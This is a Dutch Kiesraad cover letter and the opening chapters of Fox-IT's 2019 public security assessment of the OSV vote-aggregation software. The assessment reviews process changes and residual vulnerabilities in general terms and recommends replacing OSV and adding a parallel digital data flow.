De minister van Binnenlandse Zaken en Koninkrijksrelaties
Postbus 200011
2500 EA Den Haag

KIESRAAD

Datum
12 maart 2019

Ons kenmerk
2019-0000133205

Uw kenmerk

Onderwerp
Aanbieding beveiligingsonderzoek OSV

Blad
1 van 1

Aantal bijlagen
1

Bezoekadres
Zurichtoren, 14 etage
Muzenstraat 85
2511 WB Den Haag

Postadres
Postbus 20011
2500 EA Den Haag

Internetadres
www.kiesraad.nl

E-mailadres
kiesraad@kiesraad.nl

De Kiesraad heeft voor de komende verkiezingen op 20 maart a.s. een aantal wijzigingen in de Ondersteunende Software Verkiezingen (OSV) laten doorvoeren en heeft een externe partij de aangepaste programmatuur vanuit beveiligingsoogpunt laten onderzoeken. Het rapport dat op 12 maart jl. aan de Kiesraad is opgeleverd, treft u in de bijlage aan.

Met betrekking tot de techniek wordt in het onderzoek geconstateerd dat door de Kiesraad voortgang is gemaakt met het laten oplossen van een groot deel van de bekende technische kwetsbaarheden. Ook wordt vastgesteld dat de software nog een aantal technische kwetsbaarheden kent. Uit het rapport blijkt dat wanneer bij het gebruik van de software de voorschriften worden opgevolgd én er aanvullende controles uitgevoerd worden dat het risico op manipulatie beperkt is.

Het rapport bevat aanbevelingen om de waarschijnlijkheid van de detectie van manipulatie te verhogen, waaronder een digitale overdracht van bestanden, parallel aan de papieren gegevensstroom. Tevens wordt in het rapport de aanbeveling gedaan om de huidige samenhang van het wettelijk kader, het proces en de techniek te evalueren. Tot slot wordt, in lijn met het eerder door u en de Kiesraad ingenomen standpunt geadviseerd de huidige programmatuur op korte termijn (2 jaar) te vervangen.

Hoogachtend,

J.G.C. Wiebenga,
voorzitter

FOX IT
part of nccgroup

CLASSIFICATIE
PUBLIC

Beveiligingsonderzoek OSV

Rapportage

FOR A MORE SECURE SOCIETY

Datum	12 maart 2019
Referentie	PR-180188
Opdrachtgever	Kiesraad
Auteur(s)	Francisco Dominguez, Erik de Jong, Donny Maasland
Versie	1.0

DOCUMENT CLASSIFICATIE

Dit document is geclassificeerd als PUBLIC. Op het document zijn geen toegangsbeperkingen van toepassing.

Enig misbruik van dit document of de informatie in het document is niet toegestaan. Fox-IT aanvaardt geen aansprakelijkheid voor enig ongeautoriseerd gebruik of misbruik van voorliggend document door een derde partij of schade ontstaan door de inhoud van het document.

Fox-IT B.V.
Olof Palmestraat 6
2616 LM Delft
Postbus 638
2600 AP Delft
Nederland

T +31 (0)15 284 79 99
F +31 (0)15 284 79 90
fox@fox-it.com
www.fox-it.com

Documentbeheer

Projectnaam	"Beveiligingsonderzoek OSV"
Referentie	PR-180188
Opdrachtgever	Kiesraad
Onderwerp	Rapport
Datum	12 maart 2019
Versie	1.0
Status	Definitief
Auteur(s)	Francisco Dominguez, Erik de Jong, Donny Maasland

Distributie lijst

Versie	Datum	Verspreidingsvorm	Naam/functie/opmerking
1.0	12 maart 2019	PDF via Client Portal	Kiesraad

Reviews

Versie	Datum	Naam	Functie
1.0	12 maart 2019	Sander Goudzwaard, Mara Jochem	QA

Wijzigingen

Versie	Datum	Naam	Opmerkingen
1.0	12 maart 2019	Francisco Dominguez, Erik de Jong, Donny Maasland	Definitieve versie

Gerelateerde documenten

Versie	Datum	Omschrijving	Opmerkingen
1.0	2 maart 2018	Rapportage Test OSV en proces	Vorig onderzoek OSV

Managementsamenvatting

Het Nederlandse verkiezingsproces wordt sinds de Europese Parlementsverkiezingen van 2009 ondersteund door Ondersteunende Software Verkiezingen (hierna: OSV) voor onder andere het aggregeren van stemtotalen en het berekenen van zetelverdelingen. De Kiesraad heeft richtlijnen gepubliceerd met aanwijzingen om de fysieke omgeving, het digitale netwerk en de systemen waar OSV op gebruikt wordt zoveel mogelijk te beveiligen.

Fox-IT heeft in opdracht van de Kiesraad een onderzoek uitgevoerd naar de beveiliging van de OSV-programmatuur, waarbij aanvullend de proceswijzigingen ten opzichte van de situatie in 2017 zijn onderzocht. De programmatuur is onderzocht op kwetsbaarheden en ook is een controle uitgevoerd op een door de Kiesraad aangeleverde lijst van bevindingen. Daarnaast is onderzocht wat de consequenties zijn van de na 2017 doorgevoerde wijzigingen in het proces waarbinnen OSV gebruikt wordt. Dit rapport dient in het verlengde van het rapport over het in 2017 uitgevoerde onderzoek gelezen te worden. Voor de weerbaarheid van het gehele verkiezingsproces is de weerbaarheid van zowel de toegepaste techniek als de voorgeschreven procedures van essentieel belang en kan geen conclusie worden getrokken op basis van uitsluitend techniek of procedures.

Hoewel de Kiesraad voortgang heeft gemaakt met het laten oplossen van een groot deel van reeds bekende technische kwetsbaarheden, kan vanuit technisch perspectief geconcludeerd worden dat OSV op zichzelf niet bestand is tegen hedendaagse dreigingen en dat de methodes voor succesvolle aanvallen niet exclusief zijn voorbehouden aan statelijke actoren. Wanneer de volledige set aan maatregelen in acht wordt genomen, leidt dit niet onmiddellijk tot een zorgelijk beeld. Het zorgelijk beeld met betrekking tot alleen OSV blijft behouden, maar de overige getroffen maatregelen reduceren de waarschijnlijkheid van manipulatie en verhogen de waarschijnlijkheid van detectie van manipulatie. Specifiek betreft dit de maatregel die de transparantie van het algehele proces vergroot, zoals de openbaring van de N10 processen-verbaal, de maatregelen die de integriteit van de data zoveel mogelijk borgen, zoals het afdwingen van het vier-ogenprincipe en de maatregelen tot het zo veilig mogelijk in gebruik nemen van OSV en gerelateerde componenten.

Manipulatie van de volledige verkiezingsuitslagen op lijst- en kandidaatniveau kan in potentie op diverse wijzen worden gedetecteerd als de definitieve uitslag wordt vastgesteld, mits daar de juiste controles voor worden verricht. Die controles zijn op dit moment niet voorgeschreven. In potentie kan door derden worden gedetecteerd dat manipulatie heeft plaatsgevonden door uitslagen na te rekenen op basis van de gepubliceerde processen-verbaal van de stembureaus en die te vergelijken met de uitslagen op de verschillende niveaus. Hoewel het niet gegarandeerd is dat derden de uitslagen narekenen, vindt dit in

de praktijk reeds plaats. Tenslotte kan een vergelijking van de definitieve uitslag met de voorlopige uitslag op lijstniveau een aanwijzing geven of een manipulatie heeft plaatsgevonden. In alle gevallen waarbij verschillen tussen beide worden geconstateerd is nader onderzoek op zijn plaats. Van die verkiezingen waarbij de Kiesraad optreedt als centraal stembureau is vernomen dat deze vergelijking plaatsvindt. Van de overige verkiezingen is dit onbekend.

Er kan worden geconcludeerd dat manipulatie tijdens het proces van vaststellen van de uitslag plaats kan vinden wanneer niet voldaan wordt aan de bestaande richtlijnen. Indien manipulatie zou plaatsvinden dan kan dit in potentie ongemerkt plaatsvinden, tenzij de in dit rapport beschreven controles uitgevoerd worden.

Het besluit om digitale gegevensoverdracht niet toe te staan resulteert daarnaast in een beperking van de mogelijkheid om manipulatie te detecteren tijdens het aggregeren van de stemtotalen ten opzichte van het proces zoals beschreven in het rapport van Fox-IT in 2017.

Fox-IT adviseert op hoofdlijnen om de volgende vier aanpassingen door te voeren. Hierbij adviseren wij om de eerste drie aanbevelingen op te volgen voordat de volgende Tweede Kamerverkiezingen in 2021 plaatsvinden. De laatste aanbeveling dient ter algehele verbetering van het Nederlandse verkiezingsproces op lange termijn met als doel om zo weerbaar mogelijk te zijn:

- **Vervang de huidige OSV-programmatuur**
  De aangetroffen kwetsbaarheden en het feit dat de oplossing gebruik maakt van technologische bouwstenen die niet zonder meer bijgewerkt kunnen worden naar de laatst beschikbare versie zorgen voor een technisch risico. Dit risico kan gereduceerd maar niet volledig weggenomen worden, door te proberen de kwetsbaarheden in de software te verhelpen of deze door middel van procesmatige maatregelen te mitigeren. De Kiesraad heeft voortgang gemaakt met het laten oplossen van een groot deel van reeds bekende technische kwetsbaarheden. Desondanks bestaat de indruk dat de software naar hedendaagse maatstaf onvoldoende is gebaseerd op een proces voor de ontwikkeling van veilige software. Om de digitale componenten van het proces om de stemtotalen vast te stellen weerbaar te maken tegen hedendaagse en toekomstige dreigingen moet OSV op korte termijn (2 jaar) worden vervangen.

- **Zorg voor een digitale gegevensstroom parallel aan de papieren gegevensstroom**
  Uit het in 2017 uitgevoerd onderzoek blijkt dat de exclusieve aggregatie van stemtotalen op papier foutgevoelig is en de exclusieve digitale aggregatie van stemtotalen kwetsbaar is voor doelbewuste manipulatie door gesofisticeerde aanvallers, tijdens transport. Door separate en onafhankelijke papieren en digitale gegevensstromen te hanteren zoals beschreven in het rapport van Fox-IT van

2017, kan een aggregatieproces worden ingericht dat uitzonderlijk weerbaar is tegen zowel onbedoelde fouten als bewuste manipulaties, mits de in dit rapport beschreven maatregelen worden genomen. Het verdient tevens de aanbeveling om controle op basis van de papieren processen-verbaal niet afkomstig van OSV te formaliseren. Een dergelijk proces kan ingezet worden als een volwaardig parallel proces met als doel om vroegtijdig manipulatie van stemtotalen te detecteren.

- **Verbeter de implementatie van de doorgevoerde maatregel ter bevordering van transparantie**
  De huidige maatregel voorziet in het publiceren van de originele papieren processen-verbaal waarmee het doel van transparantie behaald wordt en derden zelf de einduitslag kunnen berekenen. Dit controlemiddel kan verder benut worden door een proces in te richten waarmee de verkiezingsuitslag, parallel aan het reguliere proces van het vaststellen van de stemtotalen, nagerekend wordt, bijvoorbeeld door een derde partij. Dit heeft een hogere weerbaarheid tot gevolg omdat het onafhankelijk is van OSV.

- **Evalueer de huidige samenhang van het wettelijk kader, het proces en de techniek**
  De hedendaagse dreiging is een fenomeen waar onvoldoende rekening mee is gehouden bij de opzet van het wettelijk kader, het ontworpen proces en de toegepaste techniek. De signalering van deze dreiging en de evolutie ervan heeft ertoe geleid dat individuele componenten reactief zijn aangepast, maar het geheel van deze componenten is in basis niet opgezet met in acht neming van de hedendaagse dreiging. Het verbeteren van de algehele weerbaarheid vergt een evaluatie van alle componenten, zowel het proces, de techniek alsook de wettelijke kaders.

Inhoudsopgave

1 Inleiding

1.1 Opdrachtbeschrijving

De Kiesraad heeft Fox-IT gevraagd om de beveiliging van Ondersteunende Software Verkiezingen, hierna te noemen OSV, te onderzoeken. De Kiesraad heeft Fox-IT tevens verzocht om rekening te houden met de verkiezingsprocessen waarbinnen OSV gebruikt wordt. Deze processen zijn in een eerder onderzoek[1] van Fox-IT uitgebreid onderzocht, waardoor de focus van het in dit rapport beschreven onderzoek zal liggen op de door de Kiesraad doorgevoerde verbeteringen in de software alsook de gevolgen van wijzigingen die aangebracht zijn in het proces.

OSV bestaat uit vijf afzonderlijke programma's, die verschillende delen van het verkiezingsproces ondersteunen. De eerste twee programma's (1 en 2-3) zijn bedoeld voor de kandidaatstelling en worden door de politieke partijen en centraal stembureaus gebruikt om de kandidatenlijsten op te stellen en deze te controleren. Deze programma's zijn niet onderzocht tijdens dit onderzoek. De programma's 4 en 5 worden gebruikt bij de vaststelling van de uitslag en de zetelverdeling. Programma 4 is bedoeld voor gemeentes, hoofstembureaus en het centraal stembureau ter ondersteuning bij de aggregatie van de stemmen en programma 5 ondersteunt het centraal stembureau bij het vaststellen van de verkiezingsuitslag en de zetelverdeling.

Naast het onderzoeken van de beveiliging van OSV, waarbij rekening is gehouden met het bijbehorend proces, heeft de Kiesraad aan Fox-IT gevraagd om een controle (hertest) uit te voeren van (een deel van de) kwetsbaarheden die reeds bekend zijn bij de Kiesraad. Het doel van deze hertest is om te bepalen of met de nieuwe versie van de OSV-programmatuur deze kwetsbaarheden verholpen zijn. Voor kwetsbaarheden waarbij het niet mogelijk was om deze volledig in OSV op te lossen, heeft de Kiesraad geopteerd om mitigerende maatregelen te implementeren. Deze mitigerende maatregelen zijn waar mogelijk door Fox-IT beoordeeld om vast te stellen of deze maatregelen het beoogde doel behalen.

De volgende technische onderdelen waren onderdeel van het onderzoek:

A. De programma's 4 (ondersteunen bij de aggregatie van de stemmen) en 5 (ondersteunen bij het vaststellen van de uitslag en zetelverdeling);

[1] https://www.kiesraad.nl/adviezen-en-publicaties/rapporten/2017/3/fox-it/fox-it

B. De technische implementatie met betrekking tot de beveiliging van de software en bijbehorende data.

Het uitgevoerde onderzoek diende om de volgende onderzoeksvragen te beantwoorden:

- In hoeverre zijn de eerder geconstateerde technische kwetsbaarheden (rapport Fox-IT voorjaar 2017) in programma's 4 en 5 van de Ondersteunende Software Verkiezingen (OSV) verholpen?
- Zijn er door het aanbrengen van de verbeteringen nieuwe kwetsbaarheden ontstaan en zo ja, welke mitigerende maatregelen kunnen binnen het bestaande wettelijke kader getroffen worden om deze kwetsbaarheden weg te nemen of te beperken?
- Hoe dienen eventuele technische kwetsbaarheden geclassificeerd te worden, gegeven de voorgeschreven context van gebruik en procedurele voorwaarden?

1.2 Aanpak

Bij het beantwoorden van de in paragraaf 1.1 weergegeven onderzoeksvragen is de volgende aanpak gehanteerd. Het onderzoek richt zich op de in het proces aangebrachte wijzigingen alsook de programma's 4 en 5 van OSV. De volgende onderzoeken zijn door Fox-IT uitgevoerd.

Algemeen onderzoek
In het eerder uitgevoerd onderzoek in 2017 zijn de processen onderzocht en de daarin aangetroffen verbeterpunten beschreven. Tijdens het huidig onderzoek is onderzocht in hoeverre de doorgevoerde proceswijzingen in relatie tot OSV additionele verbeterpunten introduceren of bekende kwetsbaarheden oplossen. Hierbij zijn de volgende activiteiten door Fox-IT uitgevoerd:

- Interviews met enkele medewerkers van de Kiesraad;
- Raadplegen van beschikbare en relevante documentatie;
- Analyse van de proceswijzingen zoals beschreven door de beschikbare documentatie en de antwoorden van de Kiesraad op de interviewvragen.

Bovenstaande activiteiten zijn uitgevoerd om de onderzoeksvraag te beantwoorden en de impact van technische kwetsbaarheden zo goed mogelijk te duiden.

Technisch onderzoek

Het technisch onderzoek richtte zich uitsluitend op de OSV-programmatuur en in het bijzonder de programma's 4 en 5. Bij dit onderzoek zijn de volgende componenten onderzocht:

- Verwerking van externe gegevens door OSV;
  - Afhandeling van externe invoer in de vorm van bestanden;
  - Afhandeling van externe invoer in de vorm van interactie met de gebruiker;
- Integriteitswaarborgen van de gegevens wanneer deze geëxporteerd worden;
- De in OSV aanwezige maatregelen ter voorkoming van manipulatie.

1.3 Kaders

Deze paragraaf schetst de kaders van het onderzoek zoals deze door de Kiesraad en Fox-IT overeengekomen zijn. Daarnaast worden de kaders geschetst waarmee duiding gegeven kan worden aan het landschap waarin de software en de systemen gebruikt worden voor, tijdens en na verkiezingen. Juridische kaders maakten geen expliciet deel uit van het door Fox-IT uitgevoerde onderzoek, maar de Kiesraad heeft aangegeven van OSV ten minste hetzelfde beschermingsniveau te verwachten als van de papieren procesgang.

1.3.1 Technische scope

De volgende softwareversies van OSV zijn door Fox-IT onderzocht:

Bestandsnaam	SHA256-hash
osv45_v2.23.3_source_for_review.zip	BF6D 9E93 4EE9 4BC3 8B97 698A 0F6C 33D7 E5B7 8A3C 7F76 2446 DB57 48A9 F4C5 2E34
osv45_v2.23.4_source_for_review.zip	6353 3B38 9FB6 0C1F B1CF ED4F BEEF 5F71 91C2 546A 82CF DC28 46BB 259E 1694 4351
osv45_v2.23.5_source_for_review.zip	488B A90F B195 2489 F228 4833 00B7 692F 7305 F29E FFBD 3396 5635 2B31 5343 C99A
Voorbeeldbestanden 2.23.3 (PS2019).zip	4267 05AA B37C F316 39DE 79C8 4DE8 91FE 932C 5FD4 8707 D9D9 0077 8518 2764 6B62

1.3.2 Toepasselijke beperkingen

De volgende beperkingen zijn van toepassing op het onderzoek:

- De programma's 0, 1 en 2-3 zijn niet onderzocht;
- De onderzoeken zijn gedeeltelijk gebaseerd op interviews met medewerkers van de Kiesraad;
- Het onderzoeken van de wettelijke kaders om na te gaan of deze afdoende zijn om een adequaat beveiligingsniveau te bereiken valt niet binnen de expertise van dit onderzoek.

1.3.3 Ondersteunende Software Verkiezingen: gebruik en context

Het Nederlandse verkiezingsproces wordt ondersteund door OSV, dat in gebruik is sinds de Europese Parlementsverkiezingen van 2009. OSV wordt in het proces van het vaststellen van de uitslag specifiek gebruikt ter ondersteuning van het aggregeren van stemtotalen en het berekenen van zetelverdelingen. Als de stemmen per stembureau eenmaal handmatig zijn geteld en vastgesteld op papieren processen-verbaal, worden de resultaten daarvan ingevoerd in OSV en met behulp van OSV geaggregeerd door gemeentes, hoofdstembureaus en het centraal stembureau. Voor het inzetten van OSV heeft de Kiesraad richtlijnen gepubliceerd ("Voorwaarden voor gebruik OSV") die voorzien in aanwijzingen om de fysieke omgeving, het digitale netwerk en de systemen waar OSV op gebruikt wordt zoveel mogelijk te beveiligen. De belangrijkste aanvalsoppervlakken kunnen hiermee sterk verminderd worden.

Gezien de dreiging van met name statelijke actoren is het niet haalbaar om enig technisch component volledig weerbaar te maken. Voor de weerbaarheid van het gehele verkiezingsproces is de weerbaarheid van zowel de toegepaste techniek als de voorgeschreven procedures van essentieel belang. Gezien het belang van samenhang van techniek en procedures voor een effectieve algehele weerbaarheid, is het niet mogelijk om alleen op basis van procedures of alleen op basis van de techniek een conclusie te trekken over de algehele weerbaarheid van het verkiezingsproces. Tevens moet, in de context van weerbaarheid, worden gekeken naar de mate waarin enerzijds manipulatie of fouten kunnen worden voorkomen en anderzijds de mate waarin manipulatie of fouten tijdig kunnen worden gedetecteerd. Zwakheden in procedures kunnen daarbij worden opgevangen door techniek, vice versa.

Naast de formele processen waarbinnen OSV gebruikt wordt ter ondersteuning van het aggregeren van de stemtotalen, bestaat tevens een informeel proces waarbij de voorlopige verkiezingsuitslag wordt vastgesteld op basis van papier dat veelal niet afkomstig is van OSV. In essentie betreft dit een parallel aggregatieproces dat gebruikt kan worden om vast te stellen of afwijkingen van partijtotalen een indicatie zijn van onbewuste foutieve aggregatie of bewuste manipulatie.

1.4 Leeswijzer

Hoofdstuk 2 behandelt de aanwezige aanvalsmogelijkheden op het proces en de software, alsook de samenhang ervan. In hoofdstuk 3 van dit rapport worden de algemene conclusies en aanbevelingen beschreven. Hoofdstuk 4 bevat meerdere bijlagen waaronder de bijlage met de afzonderlijke technische bevindingen van de uitgevoerde penetratietest, waarbij per bevinding aangegeven wordt welke kwetsbaarheid is geconstateerd. Ook wordt aangegeven wat het geschatte risico is en wordt een praktische aanbeveling gegeven.

2 Aanvalsmogelijkheden

Dit hoofdstuk beschrijft de gevolgen van de ingevoerde proceswijzigingen en in hoofdlijnen de aanvalsmogelijkheden op de OSV-programmatuur. Details over de controle op bevindingen, de technische bevindingen zelf en de correlatie van de bevindingen zijn opgenomen in bijlagen 4.2, 0 en 4.4. Gezien het belang van samenhang van techniek en procedures voor een effectieve algehele weerbaarheid, is het niet mogelijk om alleen op basis van procedures (paragraaf 2.1) of alleen op basis van de techniek (paragraaf 2.2) een conclusie te trekken over de algehele weerbaarheid van het verkiezingsproces. Voor de weerbaarheid van het gehele verkiezingsproces is de weerbaarheid van zowel de toegepaste techniek als de voorgeschreven procedures van essentieel belang.


Figuur 1 op pagina 13 toont het huidig proces waarbinnen OSV gebruikt wordt. Belangrijk om te vermelden is dat dit proces de meest uitgebreide variant van het proces betreft. Afhankelijk van het type verkiezing waarvoor OSV gebruikt wordt, is het proces anders.

2.1 Analyse van proceswijzigingen

Deze paragraaf beschrijft de gevolgen van de doorgevoerde proceswijzigingen, waarbij vooral gelet is op de impact op de integriteit van de stemtotalen door het gebruik van OSV en de mogelijkheid tot het tijdig detecteren van kwaadaardige handelingen.

2.1.1 Verbod op digitale overdracht van bestanden

De minister van Binnenlandse Zaken en Koninkrijksrelaties heeft het besluit genomen om de overdracht van stemtotalen door middel van digitale middelen niet toe te staan. Concreet houdt dit in dat het door OSV gegenereerd EML-bestand niet meer via dragers van digitale gegevens (USB-stick) naar de volgende stap in het proces overgebracht mag worden. Door middel van deze procedurele maatregel wordt afgedwongen dat de digitale EML-bestanden niet meer door OSV ingelezen mogen worden. In figuur 1 is te zien dat de stemtotalen alleen nog door middel van het door OSV gegenereerd papier worden overgedragen. Deze maatregel heeft zowel een positieve als een negatieve consequentie. Eerst zal de negatieve consequentie uiteengezet worden en daaropvolgend zal de positieve consequentie benoemd worden.



Figuur 1 Weergave van het proces waarbinnen OSV gebruikt wordt

De ingevoerde maatregel om overdracht van digitale bestanden niet toe te staan heeft een negatieve consequentie. Specifiek betreft dit het wegnemen van de mogelijkheid om een extra controle uit te voeren tijdens het aggregeren van de stemtotalen. Het proces zoals dat nu weergegeven is in figuur 1 resulteert in de volgende handelingen:

- Met behulp van OSV wordt het proces-verbaal (N11 of O3) opgesteld, uitgeprint en ondertekend;
- Het papieren proces-verbaal (N11 of O3) wordt fysiek overgedragen;
- De informatie van het proces-verbaal (N11 of O3) wordt middels het vier-ogen principe in OSV ingevoerd.

De maatregel om de stemtotalen van papier onafhankelijk door twee personen te laten invoeren (het vier-ogenprincipe) zorgt voor het detecteren van invoerfouten. Moedwillige manipulatie van de stemtotalen door een aanvaller voordat het papieren proces-verbaal geprint wordt of manipulatie van het papier tijdens transport wordt hiermee niet gedetecteerd. De controle die eerst aanwezig was, namelijk de papieren stroom controleert de digitale stroom en de digitale stroom controleert de papieren stroom, komt hiermee te vervallen.

De ingevoerde maatregel om overdracht van digitale bestanden niet toe te staan heeft ook een positieve consequentie. Met het wegnemen van digitale overdracht wordt op procedureel niveau het aanvalsoppervlak verkleind doordat geen gebruik meer wordt gemaakt van EML-bestanden. Als gevolg daarvan zijn de volgende typen aanvallen niet meer mogelijk:

- Het uploaden in OSV van EML-bestanden met gemanipuleerde stemtotalen;
- Het aanvallen van OSV zelf met behulp van technisch gemanipuleerde EML-bestanden.

Bovenstaande aanvallen[2] kunnen nu alleen nog uitgevoerd worden als de procesmaatregel niet opgevolgd wordt en eventuele controles op het naleven van de maatregel niet constateren dat deze maatregel is doorbroken.

De waarschijnlijkheid van slagen is afhankelijk van de beveiligingsmaatregelen die getroffen zijn door de verantwoordelijke instanties om de ruimtes en de apparatuur te beveiligen[3, 4]. In het geval dat een aanvaller in staat is om zichzelf toegang te verschaffen tot de ruimte waar de stemtotalen in OSV

[2] Verdere details over deze aanvallen zijn beschreven in het Fox-IT rapport uit 2017
[3] https://www.kiesraad.nl/verkiezingen/adviezen-en-publicaties/formulieren/2016/osv/osv-bestanden/voorwaarden-voor-gebruik-osv
[4] https://www.kiesraad.nl/verkiezingen/adviezen-en-publicaties/formulieren/2016/osv/osv-bestanden/werkinstructies-en-toelichting-gebruik-osv-voor-hoofdstembureaus-en-centraal-stembureau-ps-2019

ingevoerd worden, kan de aanvaller proberen om nieuwe manieren te identificeren om bovenstaande aanvallen alsnog uit te voeren.

Op technisch vlak is de functionaliteit in de OSV-programmatuur om EML-bestanden in te lezen overigens gereduceerd tot specifieke rollen en de reeds bekende aanvalsmogelijkheden op OSV op basis van technisch gemanipuleerde EML-bestanden zijn voor zover Fox-IT kon nagaan niet meer mogelijk.

2.1.2 Wetswijziging ten behoeve van transparantie

De Kieswet is gewijzigd[5] met als doel het verhogen van de transparantie van het proces om stemtotalen te aggregeren. Uit verdere toelichting vanuit de Kiesraad voor de juiste interpretatie van de wet blijkt dat de processen-verbaal O3 en P22 reeds gepubliceerd worden en dat aanvullend de volgende wijzigingen in het proces plaatsvinden:

- Het papieren N10 proces-verbaal wordt elektronisch openbaar gemaakt;
- Het papieren N11 proces-verbaal wordt elektronisch openbaar gemaakt.

Deze wijzigingen hebben een positieve impact op de transparantie van het proces van het vaststellen van de uitslag, omdat de N10 processen-verbaal openbaar gemaakt worden. Dit zijn de enige papieren processen-verbaal in het proces die niet met OSV worden opgesteld en uitgeprint. Tevens bevatten de N10 processen-verbaal de brondata die gebruikt wordt om alle stemtotalen te aggregeren. Hierdoor wordt het voor iedereen mogelijk om tijdens het verkiezingsproces zelf de einduitslag te berekenen. Indien aanvallers tijdens het proces van het vaststellen van de uitslag de OSV-programmatuur manipuleren, dan kan dit gedetecteerd worden door iedereen die de totalen narekent op basis van de N10 processen-verbaal. De uitkomst van het narekenen van de N10 processen-verbaal kan vergeleken worden met de N11 processen-verbaal alsook met de einduitslag.

Met het openbaar maken van de processen-verbaal N10 en N11 zou onduidelijkheid kunnen ontstaan over de juistheid van de verkiezingsuitslag op basis van verschillende interpretaties van de op de N10 processen-verbaal aanwezige handgeschreven getallen. Ondanks dat is de ingevoerde wijziging een belangrijke stap in het transparant en controleerbaar maken van het verkiezingsproces.

[5] https://zoek.officielebekendmakingen.nl/stb-2018-470.html

2.2 Analyse van digitale componenten

Het voor dit onderzoek relevante digitale component is uitsluitend de OSV-programmatuur. Overige componenten zoals systemen aanwezig bij de gemeenten, HSB of CSB vallen niet binnen de scope van deze analyse. Voor het inzetten van OSV heeft de Kiesraad richtlijnen gepubliceerd ("Voorwaarden voor gebruik OSV[6]") die voorzien in aanwijzingen om de fysieke omgeving, het digitale netwerk en de systemen waar OSV op gebruikt wordt zoveel mogelijk te beveiligen. De belangrijkste aanvalsoppervlakken kunnen hiermee sterk verminderd worden.

De analyse van de digitale component OSV op zichzelf leidt tot een zorgelijk beeld. De Kiesraad heeft weliswaar voortgang gemaakt met het laten oplossen van een groot deel van reeds bekende technische kwetsbaarheden, maar dit heeft niet geleid tot significant veiligere software. De OSV-programmatuur bevat nog verschillende kwetsbaarheden die het mogelijk maken om de stemtotalen te beïnvloeden. Deze kwetsbaarheden kunnen middels de browser of gespecialiseerde aanvalscode uitgebuit worden. Daarnaast bevat OSV meerdere kwetsbaarheden die een aanvaller kan misbruiken om de integriteit van de stemtotalen aan te tasten. Ondanks dat een groot deel van de bekende technische kwetsbaarheden zijn opgelost, bestaat de indruk dat de software naar hedendaagse maatstaf onvoldoende is gebaseerd op een proces voor de ontwikkeling van veilige software. OSV op zichzelf is, kortom, onvoldoende in staat om manipulatie van de verkiezingen te voorkomen, en moet op korte termijn (2 jaar) worden vervangen.

